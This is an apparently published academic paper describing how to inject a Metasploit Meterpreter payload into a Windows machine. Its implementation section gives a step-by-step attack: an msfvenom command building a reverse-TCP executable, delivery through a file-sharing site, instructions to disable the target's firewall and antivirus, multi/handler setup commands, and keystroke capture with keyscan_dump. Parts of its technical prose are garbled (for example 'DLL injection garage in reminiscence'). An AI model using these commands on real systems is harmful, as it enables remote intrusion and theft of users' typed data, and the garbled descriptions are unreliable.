ISSN 2063-5346

PAYLOAD INJECTION USING METASPLOIT FRAMEWORK

Dr. Vignesh Ramamoorthy. H[1], Mrs. U. Prathibha[2]

Article History: Received: 02.07.2023 Revised: 15.07.2023 Accepted: 23.07.2023

Abstract

This paper involves the process of injecting Metasploit payloads into Windows applications can done and will examine the automated process. Metasploit is available for all major operating systems, and comes with a number of exploit tools, including phasers, encoders, scanners, and payloads. A Meterpreter is a tool that inserts a shell code into a target and allows access to the target backdoor. This command line shell allows the user to capture sensitive privacy data from the target. Information technology security is a major concern of the Internet today as almost all communication takes place on the Internet.

Keyword: *Payload, Security, Metasploit, Meterpreter, Exploit.*

[1]Assistant Professor, Department of ICT& Cognitive Systems, Sri Krishna Arts and Science College
hvigneshram@gmail.com

[2]Assistant Professor, Department of Computer Science, Sri Krishna Arts and Science College
prathibhau91@gmail.com

DOI:10.48047/ecb/2023.12.9.212

1. INTRODUCTION

As the number of computers increases day by day and is used to store important information, the need for secure computer systems becomes increasingly apparent.

In worldwide, Metasploit Framework is an Open source Framework for hackers. This lets in hackers to installation listeners who create the most suitable environment (called the meterpreter) to deal with compromised machines.

TECHNOLOGY ASPECTS

Metasploit Framework is used toexecute the exploit code against a remote target machine.

- **Framework**
- **Group of tools**
- **Backdoor generator**

Metasploit was developed in 2003 by H.D. Moore It is a portable network tool using PERL.

By 2007, the Metasploit framework has been absolutely rewritten through Ruby

- **Privilege Escalation**
- **RCE**

2.2 ABOUT METERPRETER

Meterpreter is an advanced, dynamically extensible payload that makes use of DLL injection garage in reminiscence and extends over the community at runtime. It communicates via the stagger socket and affords a complete client-aspect Ruby API. It includes command history, tab completion, channels and more.

Metepreter became at the beginning written through Scape for Metasploit 2.x, with not unusual place extensions brought to 3.x and is presently being changed to Metasploit 3.3. The server partition is execute in ordinary C and is now bundled with MSVC, making it quite smaller. Client can written by any language but Metasploit has the full feature Ruby Client API.

WORKING OF METERPRETER

- The target executes the initial stager and usually one of *bind, reverse, findtag, passivex*, etc.
- Stager loads DLL prefix with Reflective. The Reflection stub handles the loading or injection of the DLL.
- Metepreter launches the core, establishes a TLS / 1.0 connection and sends a GET. Metasploit acquires this GET and configures the client.
- Lastly, Meterpreter loads extensions. it'll always load stdapi and can load priv if the module gives administrative rights. All of those extensions are loaded over TLS/1.0 employing a TLV protocol.
- Metasploit 3.3. The server partition is execute in normal C and is now bundled with MSVC, making it somewhat smaller.

2.3 DESIGN GOALS OF METERPRETER

SNEAKING

- Meterpreter is full of memory and does not write anything to disk.
- As Meterpreter injects itself into the compromised process, no new processes are created and can be easily migrated to other running processes. Meterpreter uses encrypted communications. These provide impact on the victim machine and limited forensic evidence.

MORE POWERFUL

- Meterpreter uses a channelized communication system.
- The TLV protocol has some limitations.

MAKE EXTENSIBLE

- Features will be upgraded and loaded on the network during operation.
- Add new features without having to recreate the meterpreter

Runtime Features Addition

New capabilities are delivered to Meterpreter through loading extensions.

- Uploads DLL to client socket.
- The server running on the victim is loaded into the memory of the DLL and starts it.
- Registers itself with the new extension server.
- The attacker loads the client's local extension API on the system and can now call extension functions.


2.4 MSFVENOM COMMAND LINE INTERFACE

MSFvenom is a combination of Msfpayload and Msfencode that puts these two tools into the same framework.

Benefits of msfvenom are:

- **Only one tool**
- **Command line Standardization**
- **Increased flexibility and speed**

Uses of MSFVenom




Specify a custom variable name to use for specific output formats. Name must assigned and it will change the output variable from the default “buf” to any word your entered.

3 IMPLEMENTATION

3.1 STEPS INVOLVED FOR EXECUTION

STEP 1: Open Kali Linux

STEP 2: Open **command prompt** type the command for creating virus **(.exe)** file to inject remote system



STEP 3: Check the **Ip address** of **kali linux and** to act windows as **remote system**

Fig 1 : Finding Ip address

STEP 4: Create an .exe file to inject windows system using **msfvenom and set LHOST of Linux system IP address to create file and send to** remote system

4.1 How To Send File From Kali Linux To Window. U sing we transfer.com to send the file

Fig 2 : Sending file to target machine using wetransfe.com

STEP 5: Open **msfconsole Metasploitframework)**

STEP 6: Use exploit multi handler system. In that choose windows-> meterpreter as payload

STEP 7: Set **LHOST** as Linux IP address to inject the remote system

STEP 8: Set **LPORT** as **4444**

STEP 9: Exploit and simulataneously double click .exe file in remote system **(Windowsystem)** it injected the system and **meterpreter** open to hack the system

STEP 10: Exploit and option to choose randomly to catch the data of the windows system

3.2 COMMAND TO BE ACCESS

3.2.1 CREATING EXE FILE FOR ATTACKING REMOTE SYSTEM

```
msfvenom –p windows/meterpreter/reverse_tcp
lhost=192.168.15.136 lport=4444 –f exe –o
sample_vir.exe
```

Fig 2 : Creating exe file to inject target machine

Using we transfer.com to send the file




Fig 3 we transfer.com to send the file

- **Off the Windows Firewall and Real time protection to download the exe file in remote system**

Injection Code

- **use exploit/multi/handler**
- **set payload windows/meterpreter/reverse_tcp**
- **set lhost 192.168.15.136**
- **set lport 4444**
- **exploit**

Fig 4 Injection code

Open the injected code file (exe file) automatically session starter and meterpreter command is opened.




Fig 5 Injected code file opened

Fig 6 Injected code file opened – Session starter to attack

Once session is opened then Target system is attacked then click help and choose selected options to access




Fig 7 Help Command

- **SAMPLE COMMAND TO ACCESS TARGET MACHINE**

- **Sysinfo**

Fig 8 sysinfo Command

Keyscan_start

To scanning the key processing in target machine. It read all the data which typed by target user

TEST RESULT:

Type keyscan_dump -> It shows all the data typed by target us

Fig 9 keyscan start Command

Target user start typing some applications and process




Fig 10.1 Target user typin




Fig 10.2 Target user typing




Fig 11 keyscan dump Command

REFERENCES

[1] Pawan Kesharwani, Sudhanshu Shekhar Pandey, Vishal Dixit, and Lokendra Kumar, Tiwari "A study on Penetration Testing Using Metasploit Framework" 2018.,IRJET.,Vol 05., Issue 12., 2018

[2] Introduction-metasploit-project-penetration-tester, SANS Institute

[3] Abishek Arote and Uakant Mandawaar, "Android Hacking in Kali Linux Using Metasploit Framework", IJSCSEIT., Volue 7,Issue 3,2021

[4] Abinav Singh "Metasploit penetration testing cookbook over 70 recipes to master the most widely used penetration testing framework." Birmingham: Packt Publishing Ltd.,2012

[5] H. Gupta and R. Kumar, "Protection against penetration attacks using Metasploit", (ICRITO).,2015

[6] David Kennedy, Jim O'Gorman, and Devon Kearns "Metasploit -The Penetration Tester's Guide"